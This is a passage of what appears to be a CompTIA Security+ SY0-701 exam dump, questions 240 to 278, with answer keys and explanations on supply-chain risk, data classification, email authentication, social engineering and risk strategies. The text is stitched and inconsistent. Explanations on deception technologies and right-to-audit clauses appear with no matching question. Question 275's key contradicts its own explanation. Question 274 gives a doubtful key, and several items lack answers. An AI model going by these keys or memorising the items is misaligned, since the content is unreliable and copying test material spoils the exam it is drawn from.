A network IDS (D) only monitors traffic and does not block access.
Thus, C: Host isolation is the correct answer.

NEW QUESTION: 240

A company is required to use certified hardware when building networks. Which of the following best addresses the risks associated with procuring counterfeit hardware?

A. A thorough analysis of the supply chain

B. A legally enforceable corporate acquisition policy

C. A right to audit clause in vendor contracts and SOWs

D. An in-depth penetration test of all suppliers and vendors

Answer: A (LEAVE A REPLY)

Counterfeit hardware is hardware that is built or modified without the authorization of the original equipment manufacturer (OEM). It can pose serious risks to network quality, performance, safety, and reliability12. Counterfeit hardware can also contain malicious components that can compromise the security of the network and the data that flows through it3. To address the risks associated with procuring counterfeit hardware, a company should conduct a thorough analysis of the supply chain, which is the network of entities involved in the production, distribution, and delivery of the hardware. By analyzing the supply chain, the company can verify the origin, authenticity, and integrity of the hardware, and identify any potential sources of counterfeit or tampered products. A thorough analysis of the supply chain can include the following steps:

Establishing a trusted relationship with the OEM and authorized resellers Requesting documentation and certification of the hardware from the OEM or authorized resellers Inspecting the hardware for any signs of tampering, such as mismatched labels, serial numbers, or components Testing the hardware for functionality, performance, and security Implementing a tracking system to monitor the hardware throughout its lifecycle Reporting any suspicious or counterfeit hardware to the OEM and law enforcement agencies References = 1: Identify Counterfeit and Pirated Products - Cisco, 2: What Is HardwareSecurity?

Definition, Threats, and Best Practices, 3: Beware of Counterfeit Network Equipment - TechNewsWorld, :

Counterfeit Hardware: The Threat and How to Avoid It

NEW QUESTION: 241

A systems administrator creates a script that validates OS version, patch levels, and installed applications when users log in. Which of the following examples best describes the purpose of this script?

A. Resource scaling

B. Policy enumeration

C. Baseline enforcement

D. Guardrails implementation

Answer: C (LEAVE A REPLY)

Detailed Explanation:

Baseline enforcement ensures that all systems adhere to predefined security configurations, such as approved OS versions and patch levels, improving compliance and reducing vulnerabilities. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: " System Baselines and Monitoring

" .

NEW QUESTION: 242
A systems administrator works for a local hospital and needs to ensure patient data is protected and secure.
Which of the following data classifications should be used to secure patient data?
A. Private
B. Critical
C. Sensitive
D. Public
Answer: (SHOW ANSWER)
Data classification is a process of categorizing data based on its level of sensitivity, value, and impact to the organization if compromised. Data classification helps to determine the appropriate security controls and policies to protect the data from unauthorized access, disclosure, or modification. Different organizations may use different data classification schemes, but a common one is the four-tier model, which consists of the following categories: public, private, sensitive, and critical.
Public data is data that is intended for public access and disclosure, and has no impact to the organization if compromised. Examples of public data include marketing materials, press releases, and public web pages.
Private data is data that is intended for internal use only, and has a low to moderate impact to the organization if compromised. Examples of private data include employee records, financial reports, and internal policies.
Sensitive data is data that is intended for authorized use only, and has a high impact to the organization if compromised. Examples of sensitive data include personal information, health records, and intellectual property.
Critical data is data that is essential for the organization's operations and survival, and has a severe impact to the organization if compromised. Examples of critical data include encryption keys, disaster recovery plans, and system backups.
Patient data is a type of sensitive data, as it contains personal and health information that is protected by law and ethical standards. Patient data should be used only by authorized personnel for legitimate purposes, and should be secured from unauthorized access, disclosure, or modification. Therefore, the systems administrator should use the sensitive data classification to secure patient data.
References = CompTIA Security+ SY0-701 Certification Study Guide, page 90-91; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.5 - Data Classifications, 0:00 - 4:30.

NEW QUESTION: 243
A company is concerned with supply chain compromise of new servers and wants to limit this risk. Which of the following should the company review first?
A. Sanitization procedure
B. Acquisition process
C. Change management
D. Asset tracking
Answer: B (LEAVE A REPLY)
The correct answer is Acquisition process because supply chain compromise risks originate before systems ever enter the organization's environment. Within the Security+ SY0-701 objectives, supply chain risk management is a core element of security governance and third-party risk oversight. Reviewing the acquisition process allows an organization to evaluate how vendors are selected, how hardware integrity is validated, and what security assurances are required before purchase and delivery.

The acquisition process includes vendor due diligence, contract requirements, sourcing controls, and verification steps that ensure hardware has not been tampered with, preloaded with malicious firmware, or altered during manufacturing or transit. The SY0-701 study guide emphasizes that organizations must assess supplier trustworthiness, require secure delivery practices, and define security expectations in contracts to reduce the risk of compromised components entering the environment. If the acquisition process is weak, downstream controls become reactive rather than preventive.
Option A, sanitization procedure, applies to data destruction and system disposal, not newly acquired servers.
Option C, change management, governs how modifications are introduced into existing systems and does not address risks introduced during procurement. Option D, asset tracking, helps maintain inventory visibility once assets are received but does not prevent compromised hardware from being introduced in the first place.
By reviewing and strengthening the acquisition process first, the company can implement preventive controls such as approved vendor lists, chain-of-custody requirements, hardware integrity checks, and acceptance testing. These measures align with SY0-701 principles of reducing risk at the earliest possible stage and enforcing accountability across third-party relationships.
In summary, supply chain compromise is best mitigated by addressing risks at procurement. The acquisition process is the foundational control point where organizations can limit exposure before servers are deployed into production environments.

NEW QUESTION: 244
A bank set up a new server that contains customers' PII. Which of the following should the bank use to make sure the sensitive data is not modified?
A. Full disk encryption
B. Network access control
C. File integrity monitoring
D. User behavior analytics
Answer: C (LEAVE A REPLY)
To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.
* Full disk encryption protects data at rest but does not prevent or monitor modifications.
* Network access control (NAC) manages access to the network but doesn't monitor file changes.
* User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrity.

NEW QUESTION: 245
Which of the following should a security analyst consider when prioritizing remediation efforts against known vulnerabilities?
A. The impact of reporting to executive management
B. The overall organizational risk tolerance
C. Information gathered from open sources
D. The source of the reported risk
Answer: B (LEAVE A REPLY)
Organizational risk tolerance is the primary factor determining how quickly and aggressively vulnerabilities should be remediated. Security+ SY0-701 explains that organizations have different appetites for risk depending on business needs, regulatory expectations, operational constraints, and financial impact.
A company with low risk tolerance may prioritize almost every vulnerability and remediate quickly.
A company with high risk tolerance may delay or accept some lower-impact risks.

This consideration directly influences patch prioritization, resource allocation, and mitigation timelines.
Option A-executive reporting-does not influence technical prioritization.
Option C-open-source intelligence-helps identify vulnerabilities but does not determine urgency.
Option D-the source of the reported risk-is irrelevant; what matters is severity and business impact.
Thus, B: The overall organizational risk tolerance is the key factor for prioritizing remediation.

NEW QUESTION: 246
A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?
A. Rules of engagement
B. Conflict of interest
C. Due diligence
D. Contractual impact
E. Reputational damage
Answer: B (LEAVE A REPLY)
Aconflict of interest (B)arises when personal relationships or interests could potentially influence professional decisions. In this case, the CFO's friendship with the vendor could improperly affect the procurement decision- making process.
This scenario falls underDomain 5.3: Explain the importance of frameworks, policies, procedures, and controls-specifically under"Personnel policies (e.g., conflict of interest, mandatory vacations, job rotation)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.3 - "Personnel policies: Conflict of interest."

NEW QUESTION: 247
A security analyst learns that an attack vector, which was used as a part of a recent incident, was a well- known IoT device exploit. The analyst needs to review logs to identify the time of initial exploit. Which of the following logs should the analyst review first?
A. Wireless access point
B. Switch
C. Firewall
D. NAC
Answer: A (LEAVE A REPLY)
Many IoT devices connect to the network via wireless access points. Reviewing these logs would reveal when the IoT device first connected, as well as any suspicious or anomalous traffic patterns associated with the exploit's initiation.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.1: "Wireless access point logs can help determine initial connectivity and exploitation of IoT devices." Exam Objectives 4.1: "Summarize the importance of logging and monitoring activities."

NEW QUESTION: 248
An employee receives a text message that appears to have been sent by the payroll department and is asking for credential verification. Which of the following social engineering techniques are being attempted?
(Choose two.)
A. Typosquatting
B. Phishing

C. Impersonation
D. Vishing
E. Smishing
F. Misinformation
Answer: (SHOW ANSWER)
Smishing is a type of social engineering technique that uses text messages (SMS) to trick victims into revealing sensitive information, clicking malicious links, or downloading malware. Smishing messages often appear to come from legitimate sources, such as banks, government agencies, or service providers, and use urgent or threatening language to persuade the recipients to take action12. In this scenario, the text message that claims to be from the payroll department is an example of smishing.
Impersonation is a type of social engineering technique that involves pretending to be someone else, such as an authority figure, a trusted person, or a colleague, to gain the trust or cooperation of the target. Impersonation can be done through various channels, such as phone calls, emails, text messages, or in- person visits, and can be used to obtain information, access, or money from the victim34. In this scenario, the text message that pretends to be from the payroll department is an example of impersonation.
A: Typosquatting is a type of cyberattack that involves registering domain names that are similar to popular or well-known websites, but with intentional spelling errors or different extensions. Typosquatting aims to exploit the common mistakes that users make when typing web addresses, and redirect them to malicious or fraudulent sites that may steal their information, install malware, or display ads56. Typosquatting is not related to text messages or credential verification.
B: Phishing is a type of social engineering technique that uses fraudulent emails to trick recipients into revealing sensitive information, clicking malicious links, or downloading malware. Phishing emails often mimic the appearance and tone of legitimate organizations, such as banks, retailers, or service providers, and use deceptive or urgent language to persuade the recipients to take action78. Phishing is not related to text messages or credential verification.
D: Vishing is a type of social engineering technique that uses voice calls to trick victims into revealing sensitive information, such as passwords, credit card numbers, or bank account details. Vishing calls often appear to come from legitimate sources, such as law enforcement, government agencies, or technical support, and use scare tactics or false promises to persuade the recipients to comply9 . Vishing is not related to text messages or credential verification.
F: Misinformation is a type of social engineering technique that involves spreading false or misleading information to influence the beliefs, opinions, or actions of the target. Misinformation can be used to manipulate public perception, create confusion, damage reputation, or promote an agenda . Misinformation is not related to text messages or credential verification.
References = 1: What is Smishing? | Definition and Examples | Kaspersky 2: Smishing - Wikipedia 3:
Impersonation Attacks: What Are They and How Do You Protect Against Them? 4: Impersonation - Wikipedia 5: What is Typosquatting? | Definition and Examples | Kaspersky 6: Typosquatting - Wikipedia 7: What is Phishing? | Definition and Examples | Kaspersky 8: Phishing - Wikipedia 9: What is Vishing? | Definition and Examples | Kaspersky : Vishing - Wikipedia : What is Misinformation? | Definition and Examples | Britannica : Misinformation - Wikipedia

NEW QUESTION: 249
A software developer released a new application and is distributing application files via the developer's website. Which of the following should the developer post on the website to allow users to verify the integrity of the downloaded files?
A. Hashes
B. Certificates
C. Algorithms
D. Salting

Answer: (SHOW ANSWER)
Posting hashes allows users to verify the integrity of downloaded files. As outlined in Security+ SY0-701, a cryptographic hash (e.g., SHA-256) produces a fixed-length digest unique to the file's contents. Users can compute the hash of the downloaded file and compare it to the published value; a match confirms the file has not been altered.
Certificates (B) establish identity and trust but do not directly verify file integrity post-download unless combined with signing workflows.
Algorithms (C) are general methods, not verification artifacts. Salting (D) is used with password hashing and is irrelevant here.
Therefore, A: Hashes is the correct choice.

NEW QUESTION: 250
A company wants to minimize the chance of its outgoing marketing emails getting flagged as spam. The company decides to list the email servers on the proper DNS record. Which of the following protocols should the company apply next?
A. DMARC
B. DLP
C. DKIM
D. SPF
Answer: C (LEAVE A REPLY)
After listing authorized email servers in DNS using SPF, the next protocol the company should apply is DKIM (DomainKeys Identified Mail). DKIM provides cryptographic assurance that email messages have not been altered in transit and that they were legitimately sent by the domain owner. Security+ SY0-701 explains that DKIM works by digitally signing outgoing emails using a private key, which recipient servers verify using a public key stored in DNS.
SPF validates where an email is sent from, but it does not protect message integrity. DKIM complements SPF by ensuring the message content is authentic, which significantly improves email reputation and reduces spam filtering issues.
DMARC (A) builds on SPF and DKIM but requires both to be in place first. DLP (B) prevents data leakage and is unrelated to email reputation.
SPF (D) was already applied, as stated in the question.
Thus, the correct next step is C: DKIM.

NEW QUESTION: 251
Which of the following describes the maximum allowance of accepted risk?
A. Risk indicator
B. Risk level
C. Risk score
D. Risk threshold
Answer: D (LEAVE A REPLY)
Risk threshold is the maximum amount of risk that an organization is willing to accept for a given activity or decision. It is also known as risk appetite or risk tolerance. Risk threshold helps an organization to prioritize and allocate resources for risk management. Risk indicator, risk level, and risk score are different ways of measuring or expressing the likelihood and impact of a risk, but they do not describe the maximum allowance of accepted risk. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page
34; Accepting Risk: Definition, How It Works, and Alternatives

NEW QUESTION: 252

After creating a contract for IT contractors, the human resources department changed several clauses. The contract has gone through three revisions. Which of the following processes should the human resources department follow to track revisions?

A. Version changes

B. Version updates

C. Version control

D. Version validation

Answer: C (LEAVE A REPLY)

NEW QUESTION: 253

An employee emailed a new systems administrator a malicious web link and convinced the administrator to change the email server's password. The employee used this access to remove the mailboxes of key personnel. Which of the following security awareness concepts would help prevent this threat in the future?

A. Using password management

B. Reviewing email policies

C. Providing situational awareness training

D. Recognizing phishing

Answer: (SHOW ANSWER)

NEW QUESTION: 254

An attacker uses XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

A. NGFW

B. UTM

C. WAF

D. NAC

Answer: C (LEAVE A REPLY)

The best answer is C. WAF.

XSS (Cross-Site Scripting) is a web application attack that injects malicious scripts into web content. A WAF (Web Application Firewall) is specifically designed to inspect, filter, and block malicious HTTP and HTTPS traffic targeting web applications. It can help detect and prevent common attacks such as XSS, SQL injection, and other application-layer threats.

Why the other options are incorrect:

A). NGFWA next-generation firewall provides advanced network security features, but it is not as specifically focused on web application attacks as a WAF.

B). UTMUnified Threat Management combines multiple security features in one platform, but it is not the best answer for preventing a web application attack like XSS.

D). NACNetwork Access Control focuses on controlling which devices can connect to the network. It does not directly prevent XSS.

From the SY0-701 perspective, attacks against web applications are best mitigated by controls specifically designed for application-layer inspection, making WAF the correct answer.

NEW QUESTION: 255

A security manager created new documentation to use in response to various types of security incidents.

Which of the following is the next step the manager should take?

A. Set the maximum data retention policy.
B. Securely store the documents on an air-gapped network.
C. Review the documents' data classification policy.
D. Conduct a tabletop exercise with the team.
Answer: D (LEAVE A REPLY)
A tabletop exercise is a simulated scenario that tests the effectiveness of a security incident response plan. It involves gathering the relevant stakeholders and walking through the steps of the plan, identifying any gaps or issues that need to be addressed. A tabletop exercise is a good way to validate the documentation created by the security manager and ensure that the team is prepared for various types of security incidents.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Risk Management, page 2841. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 6: Risk Management, page 2842.

NEW QUESTION: 256
Executives at a company are concerned about employees accessing systems and information about sensitive company projects unrelated to the employees' normal job duties. Which of the following enterprise security capabilities will the security team most likely deploy to detect that activity?
A. EDR
B. NAC
C. DLP
D. UBA
Answer: D (LEAVE A REPLY)

NEW QUESTION: 257
Which of the following risk analysis attributes measures the chance that a vulnerability will be exploited?
A. Exposure factor
B. Impact
C. Severity
D. Likelihood
Answer: D (LEAVE A REPLY)
The best answer is D. Likelihood.
In risk analysis, likelihood refers to the probability or chance that a threat will exploit a vulnerability. This is a core concept in risk management because risk is commonly evaluated by considering both:
the likelihood of an event occurring, and
the impact if that event occurs.

Why the other options are incorrect:
A). Exposure factorExposure factor is the percentage of asset loss that would occur if a threat event happened.
It relates to the extent of damage, not the probability of exploitation.
B). ImpactImpact refers to the magnitude of harm or damage if the vulnerability is exploited. It does not measure the chance of occurrence.
C). SeveritySeverity is a general measure of how serious a vulnerability or issue is, often combining multiple considerations, but it is not specifically the attribute that measures the chance of exploitation.
From a Security+ viewpoint, when the question asks about the chance that a vulnerability will be exploited, the correct risk attribute is likelihood.

NEW QUESTION: 258
Which of the following describes the procedures a penetration tester must follow while conducting a test?
A. Rules of engagement
B. Rules of acceptance
C. Rules of understanding
D. Rules of execution
Answer: A (LEAVE A REPLY)
Detailed Explanation:Rules of engagement specify the agreed-upon boundaries, scope, and procedures for a penetration test to ensure compliance and avoid disruption to the environment. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Penetration Testing Procedures".

NEW QUESTION: 259
After an audit, an administrator discovers all users have access to confidential data on a file server. Which of the following should the administrator use to restrict access to the data quickly?
A. Group Policy
B. Content filtering
C. Data loss prevention
D. Access control lists
Answer: D (LEAVE A REPLY)
Access control lists (ACLs) are rules that specify which users or groups can access which resources on a file server. They can help restrict access to confidential data by granting or denying permissions based on the identity or role of the user. In this case, the administrator can use ACLs to quickly modify the access rights of the users and prevent them from accessing the data they are not authorized to see. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308 1

NEW QUESTION: 260
Which of the following are the best methods for hardening end user devices? (Select two)
A. Full disk encryption
B. Group-level permissions
C. Account lockout
D. Endpoint protection
E. Proxy server
F. Segmentation

Answer: A,D (LEAVE A REPLY)

The best methods for hardening end user devices are Full Disk Encryption (FDE) and Endpoint Protection.

FDE (A) protects data at rest on laptops and workstations, ensuring that data remains unreadable if devices are lost or stolen-an explicit best practice in Security+ SY0-701.

Endpoint protection (D), including EDR/anti-malware, hardens devices by preventing, detecting, and responding to malicious activity at the host level. Together, these controls provide strong baseline protection for confidentiality and threat prevention.

Group-level permissions (B) and account lockout (C) are important access controls but do not comprehensively harden devices against malware and data exposure. Proxy servers (E) and segmentation (F) are network controls rather than endpoint hardening measures.

Therefore, the correct selections are A: Full disk encryption and D: Endpoint protection.

Explanation (Security+ SY0-701 aligned):

Deception technologies-such as honeypots, honeynets, honeyfiles, and honeytokens-are designed to intentionally lure attackers into controlled, monitored environments. Their primary purpose is not to block attacks outright or replace preventive controls, but to observe attacker behavior, techniques, and tools in a safe way. This allows organizations to collect high-value threat intelligence without exposing real production systems or sensitive data.

In the Security+ SY0-701 objectives (General Security Concepts), deception and disruption technologies are highlighted as tools that increase attacker cost and uncertainty while improving defender visibility. When an attacker interacts with a honeypot or accesses a honeyfile, it generates a strong indicator of malicious intent because legitimate users should never touch these resources. This makes deception technologies extremely valuable for early detection and analysis of attacks.

Why the other options are incorrect:

A). Preventing malware installation is the role of endpoint protection platforms (EPP/EDR), not deception technologies.

B). Blocking all external traffic before it reaches critical systems describes perimeter defenses like firewalls or gateways, not deception.

D). Detecting insider threats by monitoring privileged accounts is handled by IAM controls, logging, and UEBA, not deception systems.

In short, deception technologies are proactive detection and intelligence-gathering tools. They don't stop attackers at the gate; instead, they trick attackers into revealing themselves and their methods, giving defenders insight that strengthens the overall security strategy.

Explanation (Security+ SY0-701 aligned):

To ensure an organization can review the controls and performance of a service provider or vendor, it should include a right-to-audit clause in its contract. A right-to-audit clause explicitly grants the customer the legal authority to inspect, assess, or audit the vendor's security controls, processes, and compliance posture. This is a key concept under Security Program Management and Oversight, particularly within third-party risk management.

In the SY0-701 objectives, third-party risk management emphasizes the importance of contractual controls that allow organizations to verify that vendors are meeting security, privacy, and compliance obligations. A right-to-audit clause enables activities such as reviewing policies, examining control effectiveness, validating compliance with standards (for example, SOC reports), and confirming that agreed-upon safeguards are actually in place. Without this clause, the organization may have no formal mechanism to independently verify vendor claims.

Why the other options are incorrect:

A). Service-level agreement (SLA): SLAs define performance metrics like uptime, response time, and availability. They do not usually grant audit authority over security controls.

B). Memorandum of agreement (MOA): An MOA outlines general responsibilities and cooperation between parties but typically lacks enforceable audit rights.

D). Supply chain analysis: This is a risk assessment activity, not a contractual mechanism that provides audit access.

From a Security+ perspective, the right-to-audit clause is the most effective and direct way to ensure ongoing visibility and assurance over vendor security controls and performance.

NEW QUESTION: 261
Which of the following would best allow a company to prevent access to systems from the Internet?
A. Containerization
B. Virtualization
C. SD-WAN
D. Air-gapped
Answer: D (LEAVE A REPLY)
An air-gapped system is physically isolated from unsecured networks (like the public Internet), ensuring that there is no direct or indirect network connection. This is the most effective way to prevent Internet-based access to sensitive systems.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "Air-gapped systems are isolated from external networks and prevent Internet access." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

NEW QUESTION: 262
A security audit of an organization revealed that most of the IT staff members have domain administrator credentials and do not change the passwords regularly. Which of the following solutions should the security learn propose to resolve the findings in the most complete way?
A. Creating group policies to enforce password rotation on domain administrator credentials
B. Reviewing the domain administrator group, removing all unnecessary administrators, and rotating all passwords
C. Integrating the domain administrator's group with an IdP and requiring SSO with MFA for all access
D. Securing domain administrator credentials in a PAM vault and controlling access with role-based access control
Answer: D (LEAVE A REPLY)
Using a Privileged Access Management (PAM) vault to secure domain administrator credentials and enforcing role-based access control (RBAC) is the most comprehensive solution. PAM systems help manage and control access to privileged accounts, ensuring that only authorized personnel can access sensitive credentials. This approach also facilitates password rotation, auditing, and ensures that credentials are not misused or left unchanged. Integrating PAM with RBAC ensures that access is granted based on the user's role, further enhancing security.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

NEW QUESTION: 263
A database administrator is updating the company's SQL database, which stores credit card information for pending purchases. Which of the following is the best method to secure the data against a potential breach?
A. Masking
B. Hashing
C. Tokenization
D. Obfuscation
Answer: (SHOW ANSWER)

NEW QUESTION: 264

Which of the following would be the best way to test resiliency in the event of a primary power failure?
A. Parallel processing
B. Tabletop exercise
C. Production failover
D. Simulation testing
Answer: (SHOW ANSWER)

NEW QUESTION: 265
A network administrator wants to ensure that network traffic is highly secure while in transit. Which of the following actions best describes the actions the network administrator should take?
A. Configure the perimeter IPS to block inbound HTTPS directory traversal traffic, and verify that signatures are updated on a daily basis.
B. Ensure that NAC is enforced on all network segments, and confirm that firewalls have updated policies to block unauthorized traffic.
C. Ensure only TLS and other encrypted protocols are selected for use on the network, and only permit authorized traffic via secure protocols.
D. Ensure the EDR software monitors for unauthorized applications that could be used by threat actors, and configure alerts for the security team.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 266
Employees are missing features on company-provided tablets, affecting productivity. Management demands resolution in 48 hours. Which is the best solution?
A. EDR
B. COPE
C. MDM
D. FDE
Answer: (SHOW ANSWER)
Mobile Device Management (MDM) allows administrators to configure, update, monitor, and push applications or features to company-provided mobile devices remotely and quickly. The requirement to restore missing features within 48 hours means IT needs centralized control and fast deployment-capabilities MDM provides.
With MDM, IT can:
* Push required apps
* Reconfigure devices
* Enforce security policies
* Restore missing features
* Update OS and settings remotely
COPE (B) relates to ownership and usage policy, not configuration management. EDR (A) protects against malware but cannot restore missing productivity features. FDE (D) encrypts storage and is unrelated to application availability.
MDM is the only option allowing rapid, centralized remediation.
Thus, C is correct.

NEW QUESTION: 267

A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers. Which of the following architectures will best achieve the company's objectives?

A. IoT

B. IaC

C. PaaS

D. ICS

Answer: B (LEAVE A REPLY)

Infrastructure as Code (IaC) enables organizations to automate the provisioning, configuration, and deployment of servers through machine-readable scripts rather than manual processes. SY0-701 emphasizes IaC as a key component of DevOps and secure deployment pipelines.

By using IaC, server builds become repeatable, standardized, version-controlled, and much faster.

This directly addresses the company's goals:

Better control: IaC ensures predictable, consistent configuration across all servers.

Standardization: Scripts eliminate drift by applying identical configurations.

Lower build time: Automation significantly accelerates server creation and eliminates manual intervention.

IoT (A) refers to Internet-connected smart devices and is unrelated to server deployment. PaaS (C) offers development platforms but does not automate infrastructure builds. ICS (D) refers to industrial control systems, not IT server architecture.

Therefore, the only correct architecture that meets all objectives is IaC, a foundational technology for modern automated infrastructure.

NEW QUESTION: 268

Which of the following is the most likely reason a security analyst would review SIEM logs?

A. To check for recent password reset attempts

B. To monitor for potential DDoS attacks

C. To assess the scope of a privacy breach

D. To see correlations across multiple hosts

Answer: D (LEAVE A REPLY)

One of the primary advantages of SIEM tools is their ability to correlate events across multiple hosts and devices to identify patterns that may indicate coordinated attacks or advanced threats. Reviewing logs for correlations helps detect complex incidents that might be missed when looking at individual systems.

Checking password resets (A) and monitoring DDoS (B) are possible but less common primary reasons.

Assessing privacy breach scope (C) is usually done post-incident, not typically during initial SIEM log reviews.

Log correlation capabilities are a core SIEM feature described in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#

NEW QUESTION: 269

An employee receives a text message from an unknown number claiming to be the company's Chief Executive Officer and asking the employee to purchase several gift cards. Which of the following types of attacks does this describe?

A. Vishing

B. Smishing

C. Pretexting

D. Phishing

Answer: B (LEAVE A REPLY)

Smishing is a type of phishing attack that uses text messages or common messaging apps to trick victims into clicking on malicious links or providing personal information. The scenario in the question describes a smishing attack that uses pretexting, which is a form of social engineering that involves impersonating someone else to gain trust or access. The unknown number claims to be the company's CEO and asks the employee to purchase gift cards, which is a common scam tactic. Vishing is a similar type of attack that uses phone calls or voicemails, while phishing is a broader term that covers any email-based attack. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 771; Smishing vs. Phishing: Understanding the Differences2

NEW QUESTION: 270
An organization wants to deploy software in a container environment to increase security. Which of the following will limit the organization ' s ability to achieve this goal?
A. Regulatory compliance
B. Patch availability
C. Kernel version
D. Monolithic code
Answer: D (LEAVE A REPLY)
Monolithic code architecture significantly limits an organization's ability to benefit from containerization.
Containers are designed to package and run small, modular, loosely coupled services, often following a microservices architecture. CompTIA Security+ SY0-701 explains that containers enhance security by reducing attack surface, improving isolation, and allowing granular patching-but only when applications are designed to support this model.
Monolithic applications bundle all components (UI, business logic, database access) into a single large codebase. This makes it difficult to isolate functions into separate containers, apply least privilege, or patch individual components without redeploying the entire application. As a result, security improvements such as rapid updates, minimal images, and fine-grained access controls are harder to achieve.
Regulatory compliance (A) may add requirements but does not inherently block container use. Patch availability (B) affects maintenance but not architecture suitability. Kernel version (C) can be a constraint, but modern container platforms manage kernel compatibility effectively.
Because containers are best suited for modular applications, monolithic code is the primary limitation, making D the correct answer.

NEW QUESTION: 271
After completing an annual external penetration test, a company receives the following guidance:
Decommission two unused web servers currently exposed to the internet.
Close 18 open and unused ports found on their existing production web servers.
Remove company email addresses and contact info from public domain registration records.
Which of the following does this represent?
A. Attack surface reduction
B. Vulnerability assessment
C. Tabletop exercise
D. Business impact analysis
Answer: (SHOW ANSWER)
The guidance focuses on attack surface reduction by eliminating unnecessary services, closing unused ports, and limiting publicly available information that attackers could leverage. Reducing the attack surface lowers the organization ' s exposure to threats and potential entry points.
Vulnerability assessments (B) identify weaknesses but do not necessarily involve active reduction measures.

Tabletop exercises (C) simulate incidents, and business impact analysis (D) assesses the effects of disruptions, neither of which match the described activities.
Attack surface reduction is a core principle in Security Operations and penetration testing remediation strategies in SY0-701#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 272
A security consultant is working with a client that wants to physically isolate its secure systems. Which of the following best describes this architecture?
A. Highly available
B. Containerized
C. SDN
D. Air gapped
Answer: (SHOW ANSWER)

NEW QUESTION: 273
Company A jointly develops a product with Company B, which is located in a different country. Company A finds out that their intellectual property is being shared with unauthorized companies. Which of the following has been breached?
A. SLA
B. AUP
C. SOW
D. MOA
Answer: D (LEAVE A REPLY)
Detailed Explanation:A Memorandum of Agreement (MOA) outlines terms of cooperation, including restrictions on sharing intellectual property. A breach indicates the terms of the agreement were violated, compromising confidentiality or usage terms. Reference: CompTIA Security+ SY0-701 Study Guide, Domain
5: Security Program Management, Section: "Third-Party Risk Management".

NEW QUESTION: 274
Which of the following would be the best solution to deploy a low-cost standby site that includes hardware and internet access?
A. Hot site
B. Recovery site
C. Warm site
D. Cold site
Answer: D (LEAVE A REPLY)

NEW QUESTION: 275
A company has yearly engagements with a service provider. The general terms and conditions are the same for all engagements. The company wants to simplify the process and revisit the general terms every three years. Which of the following documents would provide the best way to set the general terms?
A. MSA
B. NDA
C. MOU
D. SLA
Answer: B (LEAVE A REPLY)
AMaster Service Agreement (MSA)establishesthe general terms and conditionsfor ongoing business engagements. This allows companies toreuse the same termsacross multiple contracts, revisiting them periodically for updates.
NDA (B)protects confidential information but does not define service terms.
MOU (C)is a non-binding agreement, often used for partnerships, not formal service contracts.
SLA (D)focuses onservice performance expectations, not overall contract terms.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

NEW QUESTION: 276
Employees sign an agreement that restricts specific activities when leaving the company. Violating the agreement can result in legal consequences. Which of the following agreements does this best describe?
A. SLA
B. BPA
C. NDA
D. MOA
Answer: (SHOW ANSWER)
A non-disclosure agreement (NDA) restricts employees from sharing proprietary or confidential information when they leave the company. Legal consequences may result from violating an NDA.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.2: "NDAs are legal agreements to prevent employees from disclosing sensitive information upon termination." Exam Objectives 5.2: "Summarize business agreement and legal requirements."

NEW QUESTION: 277
Which of the following risk management strategies is being used when a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment?
A. Transfer
B. Avoid
C. Mitigate
D. Accept
Answer: (SHOW ANSWER)
The correct answer is Accept because knowingly choosing not to address identified vulnerabilities is a formal example of risk acceptance. In the Security+ SY0-701 risk management framework, accepting risk means that leadership is aware of a vulnerability and its potential impact

but decides to take no corrective action. This decision is typically based on factors such as cost, operational constraints, low likelihood of exploitation, or limited business impact.
Risk acceptance is a deliberate management decision, not an oversight. When a Chief Information Security Officer ignores known vulnerabilities identified during a risk assessment, the organization is implicitly acknowledging the risk and choosing to tolerate it. The SY0-701 study guide emphasizes that risk acceptance must be informed and approved by appropriate leadership, as accountability remains with the organization if the risk materializes.
Option A, Transfer, is incorrect because transferring risk involves shifting responsibility to a third party, such as purchasing cyber insurance or outsourcing services. Option B, Avoid, refers to eliminating risk entirely by discontinuing the risky activity, system, or process. Option C, Mitigate, involves implementing security controls to reduce the likelihood or impact of the risk, such as patching vulnerabilities or adding compensating controls.
Accepting risk does not mean the vulnerability is harmless; it means leadership has determined that addressing it is not justified at that time. The SY0-701 objectives highlight that accepted risks should be documented, reviewed periodically, and reassessed as conditions change, especially if threat likelihood or business impact increases.
In summary, ignoring known vulnerabilities after a risk assessment reflects a conscious decision to tolerate potential loss rather than reduce or eliminate it. This aligns directly with the risk acceptance strategy, making Option D the correct answer.

NEW QUESTION: 278
Which of the following should an internal auditor check for first when conducting an audit of the organization' s risk management program?
A. Policies and procedures
B. Asset management
C. Vulnerability assessment
D. Business impact analysis
Answer: A (LEAVE A REPLY)
